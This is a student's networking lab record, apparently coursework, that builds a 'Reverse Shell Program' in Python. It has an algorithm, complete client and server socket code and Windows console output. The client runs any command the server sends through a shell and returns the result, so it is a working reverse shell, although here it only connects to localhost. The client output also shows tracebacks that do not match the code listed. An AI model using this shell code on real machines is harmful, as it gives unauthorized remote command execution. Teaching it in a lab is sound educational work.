Ex. No. 09 **Reverse Shell Program**

Date: 13-10-2025

Aim:

To establish a **TCP connection** between a client and server using Python socket programming and enable the server to send system commands to the client for remote command execution and directory management.

Algorithm:

Server Side (server.py):

1. Import the required modules: socket and threading.
2. Create a socket using socket.AF_INET and socket.SOCK_STREAM.
3. Bind the socket to the host and port.
4. Listen for incoming client connections.
5. Accept a client connection and create a thread to handle it.
6. Continuously read commands from the server user.
7. Send the command to the connected client.
8. Receive and display the command output from the client.
9. If the command is quit, close the connection and exit.

Client Side (client.py):

1. Import socket, os, and subprocess modules.
2. Create a socket and connect it to the server using host and port.
3. Continuously wait for commands from the server.
4. If the command is quit, close the connection.
5. If the command starts with cd, change the working directory.
6. Otherwise, execute the command using subprocess.Popen().
7. Send the execution result and current directory path back to the server

client.py


```
import socket
import subprocess
import os

host = '127.0.0.1'
port = 9999

def connect_to_server():
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.connect((host, port))

    while True:
        try:
            command = client.recv(1024).decode()
            if command.lower() == 'quit':
                break
            elif command.startswith('cd '):
                try:
                    os.chdir(command[3:].strip())
                    output = f"Changed directory to {os.getcwd()}"
                except Exception as e:
                    output = str(e)
            else:
                process = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
                output = process.stdout.read() + process.stderr.read()
                output = output.decode()
            current_dir = os.getcwd() + "> "
            client.send((output + "\n" + current_dir).encode())
        except Exception as e:
            client.send(str(e).encode())
            break

    client.close()

if __name__ == "__main__":
    connect_to_server()
```

Server.py

```
import socket
import threading

host = '127.0.0.1'
port = 9999

def create_server_socket():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((host, port))
    server.listen(5)
    print(f"[+] Listening on {host}:{port}")
    return server

def handle_client(conn, addr):
    print(f"[+] Connection established with {addr[0]}:{addr[1]}")
    while True:
        try:
            command = input(f"{addr[0]}@shell> ")
            if command.lower() == 'quit':
                conn.send(command.encode())
                conn.close()
                break
            if command.strip():
                conn.send(command.encode())
                response = conn.recv(4096).decode()
                print(response)
        except Exception as e:
            print(f"[!] Error: {e}")
            conn.close()
            break

def start_server():
    server = create_server_socket()
    while True:
        conn, addr = server.accept()
        client_thread = threading.Thread(target=handle_client, args=(conn, addr))
        client_thread.start()

if __name__ == "__main__":
    start_server()
```


Output:

client.py



```
Microsoft Windows [Version 10.0.26100.6725]
(c) Microsoft Corporation. All rights reserved.

C:\Users\jdees\OneDrive\Desktop\REC\3rd sem\cn(computer network)\CN-P\Ex No. 09>python client.py
Traceback (most recent call last):
  File "C:\Users\jdees\OneDrive\Desktop\REC\3rd sem\cn(computer network)\CN-P\Ex No. 09\client.py", line 1, in <module>
    client.py
    ^^^^^^
NameError: name 'client' is not defined

C:\Users\jdees\OneDrive\Desktop\REC\3rd sem\cn(computer network)\CN-P\Ex No. 09>python client.py
Traceback (most recent call last):
  File "C:\Users\jdees\OneDrive\Desktop\REC\3rd sem\cn(computer network)\CN-P\Ex No. 09\client.py", line 1, in <module>
    client.py
    ^^^^^^
NameError: name 'client' is not defined

C:\Users\jdees\OneDrive\Desktop\REC\3rd sem\cn(computer network)\CN-P\Ex No. 09>python client.py
```

Server .py



```
Microsoft Windows [Version 10.0.26100.6725]
(c) Microsoft Corporation. All rights reserved.

C:\Users\jdees\OneDrive\Desktop\REC\3rd sem\cn(computer network)\CN-P\Ex No. 09>python server.py
[+] Listening on 127.0.0.1:9999
[+] Connection established with 127.0.0.1:52234
127.0.0.1@shell> hello
'hello' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\jdees\OneDrive\Desktop\REC\3rd sem\cn(computer network)\CN-P\Ex No. 09>
127.0.0.1@shell> ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\jdees\OneDrive\Desktop\REC\3rd sem\cn(computer network)\CN-P\Ex No. 09>
127.0.0.1@shell> mkdir
The syntax of the command is incorrect.

C:\Users\jdees\OneDrive\Desktop\REC\3rd sem\cn(computer network)\CN-P\Ex No. 09>
127.0.0.1@shell> |
```

Result:

Thus, the TCP client and server programs were successfully implemented using Python socket programming, and the server was able to execute commands remotely on the client machine.